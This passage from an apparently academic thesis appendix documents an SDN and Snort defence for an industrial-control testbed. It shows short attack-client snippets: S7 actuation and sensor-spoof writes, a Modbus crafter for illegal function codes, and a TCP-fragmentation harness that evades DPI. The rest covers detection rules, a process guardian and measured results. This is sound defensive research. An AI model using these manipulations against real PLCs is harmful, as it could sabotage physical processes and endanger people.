# READ -> OPERATIONAL/ALLOW | WRITE -> SENSITIVE/THROTTLE | CONTROL,DIAG,PROGRAM,ILLEGAL -> FORBIDDEN/BLOCK
```

Listing A.28: Fire each operation on the same conduit and await the new decision.

Attack clients and the process model

S7 attack client (s7_write.py). The S7 tool used across the evaluation. Its output-area write is an actuation CARS classifies as CONTROL; the `--dbspoof` mode pins a false level (the sensor-spoof deception), and further modes cover monitoring, volumetric read floods and a PLC stop.

```
def w(v): c.write_area(PA, 0, 0, bytearray([v & 0xFF]))    # write Q0.x output image (area 0x82) = actuation
# -{}-dbspoof: pin a false level, deceiving both the control loop and the HMI:
payload = struct.pack('>f', a.spoofval)                    # S7 REAL = big-endian 32-bit float
c.db_write(a.db, a.offset, payload)                        # write-var 0x05 -> CARS classifies CONTROL
```

Listing A.29: The output-area write (actuation) and the sensor-spoof variant.

Modbus attack client (mb_attack.py). Crafts arbitrary Modbus/TCP function codes, including dangerous and illegal ones, to prove CARS decides on the operation and not the five-tuple. The function code sits at offset seven, exactly where the Snort DPI anchors.

```
def frame(fc, data=b'', tid=1, unit=1):
    pdu  = bytes([fc & 0xFF]) + data
    mbap = struct.pack('>HHHB', tid, 0x0000, len(pdu)+1, unit)   # proto-id 0x0000 @off2 ; FC @off7
    return mbap + pdu
ATTACKS = {'coil':0x05, 'diag':0x08, 'program':0x2B, 'illegal':0x64}  # CONTROL / DIAG / PROGRAM / ILLEGAL
```

Listing A.30: Crafting an arbitrary Modbus function code (FC at offset 7).

Process model (cars_process.py). The soft co-simulation of the water-tank bang-bang loop, driving the real Q0.3 relay on PLC1 over S7 from the authorised controller identity. It reasserts the actuator every cycle and reports readback-versus-intent mismatches, which are the moments an attacker's write momentarily reached the relay.

```
if   level <= LOW:  pump = True                # control law (eq.1)
elif level >= HIGH: pump = False
level += FILL if pump else -DRAIN              # dynamics (eq.2)
c.write_area(PA, 0, 0, bytearray([0x08 if pump else 0x00]))   # actuate + reassert Q0.3 every cycle
if (got != 0) != pump: bad += 1                # readback != intent = attacker interference reached the relay
```

Listing A.31: The bang-bang control law, the dynamics, and the interference health metric.

Gap mitigations: DPI hardening and the process guardian

DPI reassembly hardening (cars.conf, cars.rules). The single-packet S7 rules were defeated by TCP fragmentation (Section 4.5.1). Two changes closed it: stream reassembly on the ICS ports, and re-anchoring the operation match to the S7 job header instead of a fixed packet offset.

```
# cars.conf : reassemble the ICS conduits before inspection
preprocessor stream5_global: track_tcp yes, track_udp no, max_tcp 8192
preprocessor stream5_tcp:    policy linux, timeout 60, ports both 102 502
# cars.rules S7 Write-Var, before (fixed offset) -> after (PDU-relative):
#  before: content:"|03 00|"; depth:2; content:"|32 01|"; offset:7; depth:2; content:"|05|"; offset:17; depth:1;
#  after : content:"|03 00|"; content:"|32 01|"; distance:5; within:7; content:"|05|"; distance:8; within:9;
```

Listing A.32: Stream reassembly, and the offset-to-relative rule change.

Fragmentation harness (frag_s7_write.py). Opens a real allowlisted S7 session and sends a Write-Var either whole or split across TCP segments so the function byte falls in the second, the test behind the before/after of Section 4.5.1.

```
s.setsockopt(socket.IPPROTO_TCP, socket.TCP_NODELAY, 1)   # Nagle off: each send() is its own segment
s.sendall(COTP_CR); s.recv(512); s.sendall(S7_SETUP); s.recv(512)   # real S7 session on an allowlisted conduit
if split <= 0: s.send(WRITEVAR)                           # whole  -> detected -> ISOLATE
else:          s.send(WRITEVAR[:split]); time.sleep(gap); s.send(WRITEVAR[split:])  # fragmented
```

Listing A.33: Sending the Write-Var whole or split at byte N (0x05 pushed into the second segment).

Low-rate insider tools (hmi_cmd.py, spoof_high.py). A single authorised HMI command, and a sustained high sensor spoof: the two residual insider actions of Section 4.9.

```
# hmi_cmd.py: one authorised write of the command merker %MB0 (bit 2 = HMI_Stop)
c.write_area(MK, 0, 0, bytearray([0x04]))                  # CARS classifies CONTROL -> ALLOW (trusted role)
# spoof_high.py: pin %ID100 high so Sim.Level (= LevelIn*20) reads ~full
c.write_area(PE, 0, 100, bytearray(struct.pack('>f', 4.5)))    # reported ~90 while the real tank drains
```

Listing A.34: One authorised HMI stop; and pinning the level sensor high.



Figure A.10: The CARS dashboard's discovered topology. Switches (`ovsgw`, `ovs1`, `ovs2`) in blue, the supervisory hosts (EWS, SCADA, the historians, CARS-Remediation) and PLCs discovered live with their roles and criticality rings, the CARS controller and Snort IDS, the modelled north side (Enterprise firewall, DMZ/jump, OT NAT) and the Cell-2 NAT path to PLC2. Unregistered hosts (the IT attacker, `192.168.2.66`, `192.168.2.67`) are flagged. Everything shown is polled live from the controller, not drawn by hand.

Process guardian (`cars_process_guardian.py`). The defence-in-depth layer of Section 4.9: an independent, read-only monitor that adds the high-side envelope, symmetric rate and liveness checks the low-side remediation agent lacks, and raises alarms only. It never writes the PLC and never touches enforcement or the remediation agent.

```
if lvl > CEIL:    alarm("HIGH_LEVEL", level=lvl, ceiling=CEIL)   # the excursion the low-side agent MISSES
if lvl < FLOORV:  alarm("LOW_LEVEL",  level=lvl, floor=FLOORV)
if prev is not None and abs(lvl - prev) > MAXDELTA:
    alarm("RATE", level=lvl, prev=prev)                          # a physically impossible per-poll jump
if abs(lvl - last_val) <= 0.6 and now - last_change > STALL_S:
    alarm("STALL", level=lvl)                                    # level frozen while it should cycle = stopped/held
```

Listing A.35: The high-side envelope, rate and liveness checks (alarm-only).

A.10 The CARS intelligence dashboard

The dashboard (`cars_dashboard.py`) is a live operator view of the defence rather than a static diagram. It is discovery-driven: a few times a second it polls the controller's REST interface (`/cars/status`, `/cars/hosts`, `/cars/ports`, `/cars/links`, `/cars/guard`, `/cars/audit`) and renders whatever the controller currently knows. The nodes (switches, hosts, the controller, and the modelled north side of IT, DMZ, firewall and Snort), together with their port bindings, link health, the anti-spoof GUARD drop counters and the engine's own decisions, are all pulled from the running system, so the picture is the live state and not a description of it. A separate pane reads the remediation agent's status and event feed from its local files, because that agent runs inside the OT namespace and cannot reach the control plane.

The centre of the view is the discovered network topology (Figure A.10); the right-hand column carries the live decision feed, filterable by criticality tier, response, operation class and enforcement mode. Each row shows the source and its discovered role, the destination and its criticality tier, the operation class, the criticality-elevated tier and the selected response, colour-coded by severity. It is this feed that makes the engine's reasoning legible in real time: a supervisory read appears as an OPERATIONAL ALLOW, a remediation write as a RESTORE, and an out-of-role actuation as a FORBIDDEN ISOLATE.

Figure 4.4 in Section 4.4 is a capture of this feed during the armed false-data-injection run: the compromised supervisory host `192.168.2.31 (scada)` issuing S7 CONTROL to the CRITICAL PLC1, each attempt classed FORBIDDEN and met with an ENFORCED ISOLATE. Placed beside the datapath rule of Figure 4.5 and the wire capture of Section 4.5, it is the same attack seen at a third layer, the operator's, completing the cross-layer account: one event visible at once as a policy decision, an installed flow and a dropped packet.

A.11 Gap remediation evidence

This appendix collects the fresh before-and-after evidence for the late-stage gap remediations of Chapter 4, captured on 7 and 8 August 2026 on the armed testbed and returned to green after each run. The consolidated record with reproduction commands is the companion file `GAP_REMEDIATION_EVIDENCE.md`; the raw artefacts (controller-audit slices, the `cars.rules`/`cars.conf` diffs, the guardian log and the honeypot captures) are in `gap_evidence/`.

Gap A: DPI defeated by fragmentation, then hardened. A Write-Var split across two TCP segments evaded the fixed-offset single-packet rule; after enabling stream reassembly and re-anchoring the rules to the S7 job header it is recovered and isolated at more than one split point, with the legitimate loop still permitted.

```
BEFORE (single-packet rules) - fragmented at byte 14, armed:
  192.168.2.31(scada) -> 192.168.2.10(plc) TCP => ALLOW (operational)   [no CONTROL recovered; 0xca=0; write reached PLC]
  (same write sent WHOLE):
  FORBIDDEN 192.168.2.31(scada) -> 192.168.2.10(plc) S7 CONTROL => ISOLATE source 192.168.2.31 75s
AFTER (stream5 reassembly + PDU-relative rules) - same fragmented attack:
  --split 14: FORBIDDEN 192.168.2.31 ... S7 CONTROL => ISOLATE source 192.168.2.31 75s ; flow 0xca nw_src=192.168.2.31
  --split  9: FORBIDDEN 192.168.2.31 ... S7 CONTROL => ISOLATE
  legit loop: OPERATIONAL 192.168.2.55(ews) -> 192.168.2.10 READ/CONTROL => ALLOW   [no new false positive]
```

Listing A.36: Gap A: before (fragmented write evades) and after (caught), from the controller audit.

The fix itself is shown as the unified diff of the deployed Snort configuration and rules against the pre-hardening backup: Listing A.37 adds the TCP stream-reassembly preprocessor on the ICS ports, and Listing A.38 re-anchors every S7 operation rule from a fixed packet offset to a PDU-relative match on the S7 job header.

```
--- /home/msclab/cars_backup_2026-08-07_1715/cars.conf  2026-08-07 17:15:51.404757857 +0100
+++ /etc/snort/cars.conf        2026-08-07 18:57:12.948533211 +0100
@@ -2,4 +2,6 @@
 var EXTERNAL_NET any
 config checksum_mode: none
 config event_queue: max_queue 10 log 5 order_events content_length
+preprocessor stream5_global: track_tcp yes, track_udp no, max_tcp 8192
+preprocessor stream5_tcp: policy linux, timeout 60, ports both 102 502
 include /etc/snort/cars.rules
```

Listing A.37: Gap A: `cars.conf` diff, stream reassembly added on ports 102 and 502.

```
--- /home/msclab/cars_backup_2026-08-07_1715/cars.rules 2026-08-07 17:15:51.404705417 +0100
+++ /etc/snort/cars.rules       2026-08-07 19:12:56.120001291 +0100
@@ -1,4 +1,4 @@
-
alert icmp any any -> 192.168.2.10 any (msg:"CARS-SUSPECT ICMP PLC1"; sid:1000001; rev:5;)
+alert icmp any any -> 192.168.2.10 any (msg:"CARS-SUSPECT ICMP PLC1"; sid:1000001; rev:5;)
 alert icmp any any -> 192.168.2.9  any (msg:"CARS-SUSPECT ICMP HMI1"; sid:1000002; rev:2;)
 alert tcp  any any -> 192.168.2.10 any (msg:"CARS-SUSPECT TCP PLC1"; flags:S; sid:1000003; rev:1;)
 alert tcp  any any -> 192.168.2.9  any (msg:"CARS-SUSPECT TCP HMI1"; flags:S; sid:1000004; rev:1;)
@@ -12,22 +12,22 @@
 alert tcp any any -> 192.168.2.20 502 (msg:"CARS-MODBUS-CONTROL-coils"; content:"|00 00|"; offset:2; depth:2; content:"|0F|"; offset:7; depth:1; sid:1000022; rev:3;)
 alert tcp any any -> 192.168.2.20 502 (msg:"CARS-MODBUS-WRITE-regs";  content:"|00 00|"; offset:2; depth:2; content:"|10|"; offset:7; depth:1; sid:1000023; rev:3;)
 alert tcp any any -> 192.168.2.20 502 (msg:"CARS-MODBUS-READ-holding"; content:"|00 00|"; offset:2; depth:2; content:"|03|"; offset:7; depth:1; sid:1000024; rev:3;)
-# --- A3/P5 S7CommPlus session detection to the real PLC1 (.2.10:102) ---
-alert tcp any any -> 192.168.2.10 102 (msg:"CARS-S7COMMPLUS-session-PLC1"; content:"|03 00|"; depth:2; content:"|72|"; offset:7; depth:1; sid:1000040; rev:1;)
+# --- A3/P5 S7CommPlus session detection to the real PLC1 (.2.10:102) --- PDU-relative (Gap-2 reassembly fix)
+alert tcp any any -> 192.168.2.10 102 (msg:"CARS-S7COMMPLUS-session-PLC1"; content:"|03 00|"; content:"|72|"; distance:5; within:6; sid:1000040; rev:2;)
 # CC-51 broadened ICS intelligence: dangerous ops
 alert tcp any any -> 192.168.2.20 502 (msg:"CARS-MODBUS-DIAG-diagnostics"; content:"|00 00|"; offset:2; depth:2; content:"|08|"; offset:7; depth:1; sid:1000025; rev:1;)
 alert tcp any any -> 192.168.2.20 502 (msg:"CARS-MODBUS-PROGRAM-mei"; content:"|00 00|"; offset:2; depth:2; content:"|2B|"; offset:7; depth:1; sid:1000026; rev:1;)
 alert tcp any any -> 192.168.2.20 502 (msg:"CARS-MODBUS-ILLEGAL-fc"; content:"|00 00|"; offset:2; depth:2; byte_test:1,>,43,7; sid:1000027; rev:1;)
-# PD-3: classic S7comm Write-Var on real PLC1
-alert tcp any any -> 192.168.2.10 102 (msg:"CARS-S7-CONTROL-write"; content:"|03 00|"; depth:2; content:"|32 01|"; offset:7; depth:2; content:"|05|"; offset:17; depth
       :1; sid:1000041; rev:1;)
+# PD-3: classic S7comm Write-Var on real PLC1 (PDU-relative)
+alert tcp any any -> 192.168.2.10 102 (msg:"CARS-S7-CONTROL-write"; content:"|03 00|"; content:"|32 01|"; distance:5; within:7; content:"|05|"; distance:8; within:9;
       sid:1000041; rev:2;)
 # PD-7: classic S7comm PLC-control on real PLC1 - STOP (0x29) / Control-start (0x28) => DIAG (dangerous)
-alert tcp any any -> 192.168.2.10 102 (msg:"CARS-S7-DIAG-stop";    content:"|03 00|"; depth:2; content:"|32 01|"; offset:7; depth:2; content:"|29|"; offset:17; depth:1;
        sid:1000042; rev:1;)
```

```
-alert tcp any any -> 192.168.2.10 102 (msg:"CARS-S7-DIAG-control"; content:"|03 00|"; depth:2; content:"|32 01|"; offset:7; depth:2; content:"|28|"; offset:17; depth:1;
       sid:1000043; rev:1;)
+alert tcp any any -> 192.168.2.10 102 (msg:"CARS-S7-DIAG-stop";    content:"|03 00|"; content:"|32 01|"; distance:5; within:7; content:"|29|"; distance:8; within:9; sid
       :1000042; rev:2;)
+alert tcp any any -> 192.168.2.10 102 (msg:"CARS-S7-DIAG-control"; content:"|03 00|"; content:"|32 01|"; distance:5; within:7; content:"|28|"; distance:8; within:9; sid
       :1000043; rev:2;)
 # showcase: S7 read (func 0x04) => READ => OPERATIONAL (contrast vs write/stop)
-alert tcp any any -> 192.168.2.10 102 (msg:"CARS-S7-READ-var"; content:"|03 00|"; depth:2; content:"|32 01|"; offset:7; depth:2; content:"|04|"; offset:17; depth:1; sid
       :1000044; rev:1;)
-# PLC2-2: Cell-2 target .3.10 S7 operation DPI
-alert tcp any any -> 192.168.3.10 102 (msg:"CARS-S7-CONTROL-write"; content:"|03 00|"; depth:2; content:"|32 01|"; offset:7; depth:2; content:"|05|"; offset:17; depth
       :1; sid:1000045; rev:1;)
-alert tcp any any -> 192.168.3.10 102 (msg:"CARS-S7-DIAG-stop";    content:"|03 00|"; depth:2; content:"|32 01|"; offset:7; depth:2; content:"|29|"; offset:17; depth:1;
        sid:1000046; rev:1;)
-alert tcp any any -> 192.168.3.10 102 (msg:"CARS-S7-READ-var";     content:"|03 00|"; depth:2; content:"|32 01|"; offset:7; depth:2; content:"|04|"; offset:17; depth:1;
        sid:1000047; rev:1;)
-# N2 (audit 07-24): Cell-2 symmetry - Cell-1 has S7 control-start (0x28) DPI (sid 1000043) but Cell-2 lacked it. Add it.
-alert tcp any any -> 192.168.3.10 102 (msg:"CARS-S7-DIAG-control"; content:"|03 00|"; depth:2; content:"|32 01|"; offset:7; depth:2; content:"|28|"; offset:17; depth:1;
        sid:1000048; rev:1;)
+alert tcp any any -> 192.168.2.10 102 (msg:"CARS-S7-READ-var"; content:"|03 00|"; content:"|32 01|"; distance:5; within:7; content:"|04|"; distance:8; within:9; sid
       :1000044; rev:2;)
+# PLC2-2: Cell-2 target .3.10 S7 operation DPI (PDU-relative)
+alert tcp any any -> 192.168.3.10 102 (msg:"CARS-S7-CONTROL-write"; content:"|03 00|"; content:"|32 01|"; distance:5; within:7; content:"|05|"; distance:8; within:9;
       sid:1000045; rev:2;)
+alert tcp any any -> 192.168.3.10 102 (msg:"CARS-S7-DIAG-stop";    content:"|03 00|"; content:"|32 01|"; distance:5; within:7; content:"|29|"; distance:8; within:9; sid
       :1000046; rev:2;)
+alert tcp any any -> 192.168.3.10 102 (msg:"CARS-S7-READ-var";     content:"|03 00|"; content:"|32 01|"; distance:5; within:7; content:"|04|"; distance:8; within:9; sid
       :1000047; rev:2;)
+# N2 Cell-2 symmetry: S7 control-start (0x28) DPI
+alert tcp any any -> 192.168.3.10 102 (msg:"CARS-S7-DIAG-control"; content:"|03 00|"; content:"|32 01|"; distance:5; within:7; content:"|28|"; distance:8; within:9; sid
       :1000048; rev:2;)
```

Listing A.38: Gap A: `cars.rules` diff, S7 rules re-anchored PDU-relative (rev 1 to rev 2).

Gap B: trusted-insider process guardian. The high-rate overflow is cut by the volumetric overlay even from a trusted role; the read-only guardian then catches the low-rate denial and the high-side sensor spoof that the low-side remediation agent misses.

```
FLOOD BACKSTOP (trusted .45 driven at high rate):
  192.168.2.45(remediation) -> 192.168.2.10 S7 CONTROL => [FLOOD 51 ops/s] BLOCK conduit 75s  [FDI cut after 77 writes; tank held ~mid-70s]
DEMO 1 - low-rate denial (one authorised HMI_Stop from .45):
  audit:    192.168.2.45(remediation) -> 192.168.2.10 S7 CONTROL => ALLOW (operational)   [network correctly permits]
  guardian: [GUARDIAN] ALARM STALL {level: 40.4, frozen_s: 12.0}                          [process halt caught]
DEMO 2 - spoof-to-high (reported level pinned at 90, real tank drains):
  remediation status: level=90.0, restores unchanged                                      [low-side agent silent = blind]
  guardian: [GUARDIAN] ALARM HIGH_LEVEL {level: 90.0, ceiling: 78.0}  +  ALARM RATE       [high-side caught]
```

Listing A.39: Gap B: the flood backstop and the two guardian alarms.

The guardian writes each alarm to a read-only feed; the stall record from the fresh run is the raw line in Listing A.40. This is a crafted scenario that demonstrates the mechanism rather than broad operational resilience: the flood, envelope and rate thresholds are tuned to this tank and its loop rate, and would need re-tuning for a different plant, loop cadence or operator profile.

```
{"level": 40.4, "frozen_s": 12.0, "event": "PROCESS-ANOMALY", "kind": "STALL", "ts": 1786208299.0824745, "plc": "PLC1"}
```

Listing A.40: Gap B: the guardian alarm feed (`cars_guardian.jsonl`), stall record from the fresh run.

Gap C: flow-integrity poll window. A rule injected and deleted inside the ten-second poll evades the auditor; a persistent one is caught within one poll. The single traces below were then repeated thirty times each to quantify the window: the persistent case was caught on every trial at a median of 8.5 seconds, the two-second transient on only five of thirty (the runs whose life straddled a poll boundary). The per-trial values are in `gap_evidence/flowint/persistent.csv` and `transient.csv`.

```
baseline:                    {"ok": 1, "extra": 0}
2 s transient inject+delete:  t+7s ok:1 | t+14s ok:1 | t+21s ok:1     [MISSED - never flipped]
persistent inject (left):     {"ok": 0, "extra": 1}                   [CAUGHT within one poll]
after cleanup:                {"ok": 1, "extra": 0}
30-trial totals:  persistent 30/30 caught, median 8.5 s | transient 5/30 caught, 25/30 evaded
```

Listing A.41: Gap C: transient (mostly missed) versus persistent (always caught) flow-integrity status, with the thirty-trial totals.

The event-driven flow-monitor of Section 4.11 was then run against the identical thirty-trial transient test. It subscribes to the switch's Nicira flow-monitor (`ovs-ofctl monitor <br> watch:`) and, on any change to the policy tables that is not a cookie-`0xca` reactive rule, re-runs the deployed auditor's trusted check at once, so the sub-poll window closes without changing the verdict logic. Every one of the thirty two-second injections was caught, at a median of 0.27 seconds, against five of thirty for the ten-second poll; the per-trial values are in `gap_evidence/flowint/transient_eventdriven.csv`.

```
10 s poll (baseline):     transient  5/30 caught, 25/30 evaded (median 8.5 s when caught)
event-driven monitor:     transient 30/30 caught, median 0.27 s   [sub-poll gap closed]
mechanism: NXST_FLOW_MONITOR watch -> immediate trusted re-check on any non-0xca policy-table change
```

Listing A.42: Gap C remedy: event-driven monitor on the same transient test.

Gap 2: conduit block at a shared / NAT-collapsed identity. An IT attacker source-NATed onto the gateway identity `192.168.2.1` was originally cut by a source isolation, which quarantines every host behind the NAT (Section 4.7). The response selection was refined so a shared identity is cut at the conduit instead. Verified on the deployed engine: the same forbidden attempt from `192.168.2.1` now returns `BLOCK` and installs a conduit drop, while a true single host is still source-isolated.

```
gateway .1 (NAT-collapsed) -> CONTROL -> PLC1:  response=BLOCK
  flow: cookie=0xca priority=100,ip,nw_src=192.168.2.1,nw_dst=192.168.2.10 actions=drop   [conduit: only .1->PLC]
unknown .77 (true host)   -> CONTROL -> PLC1:  response=ISOLATE
  flow: cookie=0xca priority=110,ip,nw_src=192.168.2.77 actions=drop                      [source: whole host]
both land zero writes on the PLC; the gateway's non-PLC traffic is untouched by the conduit match.
```

Listing A.43: Gap 2: shared-identity conduit BLOCK versus single-host source ISOLATE, deployed engine.

Gap D: DEFLECT diverts to the honeypot. Forcing DEFLECT installs the redirect and the attacker's PLC-bound traffic arrives at the decoy while the real PLC sees nothing.

```
silent-drop baseline:  atkns(.66) ping 192.168.2.10 -> 100% loss                    [dropped; attacker hangs]
force DEFLECT:         response=DEFLECT  action="DEFLECT conduit -> honeypot 192.168.3.99 (deception, self-healing)"
redirect flow:         priority=105 nw_src=192.168.2.66 nw_dst=192.168.2.10 -> set ip_dst=192.168.3.99, goto t2 (n_packets=3)
honeypot capture:      IP 192.168.2.66 > 192.168.3.99: ICMP echo request            [attacker DIVERTED to decoy]
                       ARP, who-has 192.168.2.66 tell 192.168.3.99                   [decoy engaging]
```

Listing A.44: Gap D: silent-drop baseline, the redirect, and the decoy receiving the diverted traffic.

This is a proof of concept for the redirect path, not evidence of robustness. A determined adversary who notices the diversion, fingerprints the decoy or changes tactics is outside what this test exercises; sustaining a convincing interactive decoy is carried as future work in Section 5.3.
The plaintext control channel (G1), state-exhaustion resilience (G3) and the file-based detection bridge under heavy load (G4) are verified but framed as bounded limitations in Section 4.11 rather than tested, for the reasons given there.

A.12 Process-transparency and availability runs

This section holds the raw artefacts behind the process-transparency claim of Section 4.8 and the reconnection test of Section 4.11, captured on the armed testbed on 7 August 2026 and returned to green after each run.
Transparency: armed against disarmed under matched load. The two states were interleaved in short blocks over two hours so that any drift in the hardware-in-the-loop simulation fell on both equally. The per-second tank level, phase label, online flag and restore count are in `availability/interleaved.csv` (7,060 samples); the online-only summary is below. The means and spreads coincide and neither state left the control band, so arming the defence has no measurable effect on the process. As Section 4.8 states, this is strong evidence for the testbed and its hardware-in-the-loop tank rather than a universal guarantee for all industrial processes.

```
disarmed:  n=3528  mean=51.5%  sd=12.8  min=25.5  max=71.3   (band 20-78, no excursion)
armed:     n=3530  mean=50.7%  sd=13.2  min=25.6  max=71.3   (band 20-78, no excursion)
EWS/SCADA legitimate throughput unchanged across both phases.
```

Listing A.45: Transparency: online-only level statistics per phase, from `interleaved.csv`.

Block-and-maintain and self-heal, measured at the process. An allowlisted supervisory host launched a false-data injection at the CRITICAL PLC under the armed defence. The write was classified FORBIDDEN and the source isolated after nine packets with the criticality-scaled seventy-five-second timeout; the tank stayed within band for the whole block, the legitimate conduits kept flowing, and the restoration agent was never called. The rule then expired and the source returned to service with no operator action, the install-to-withdrawal spanning seventy-six seconds.

```
t+0.0s   FDI write from 192.168.2.31(scada) -> 192.168.2.10(plc, CRITICAL) => FORBIDDEN
t+~0s    ISOLATE source 192.168.2.31 (cookie 0xca, hard_timeout=75s, both switches)
block    tank level held within band; legit EWS/HMI conduits uninterrupted; restore agent NOT called
t+76s    rule expired (SEND_FLOW_REM); source restored, no operator action; table back to baseline
```

Listing A.46: Block-and-maintain under attack, then self-heal, from the armed run.

Reconnection jitter, two planes. Restarting the passive Snort sensor left the live conduit's inter-frame timing indistinguishable from baseline; forcing a controller reconnection by delete-and-re-add opened a roughly twenty-second window with multi-second forwarding stalls and dropped the synchronous S7 session. The per-second timeline (level, legitimate packets per second, controller-attached flag, event marks) is in `availability/jitter_timeline.csv` with the accompanying `hil.pcap`. As Section 4.11 sets out,

that window largely reflects the heavy re-add and pipeline re-sync rather than a faithful crash against the `fail_mode=secure` switches, so it is reported as an upper bound and the clean crash-transparency figure is left as future work. This measurement should not be read as a crash-resilience proof or a production-availability guarantee: a fail-secure switch under a forced delete-and-re-add is not the same as a real controller crash, and the deployment implication is left deliberately cautious.

```
Snort restart (passive, out-of-band):  inter-frame mean 4.90 ms vs 4.91 ms baseline, worst gap 33 ms vs 42 ms  [TRANSPARENT]
Controller del/re-add (forced):         ~20 s window, worst forwarding gap 4.2 s, S7 session dropped, manual reconnect  [UPPER BOUND, not a faithful crash]
```

Listing A.47: Reconnection jitter: the two planes contrasted.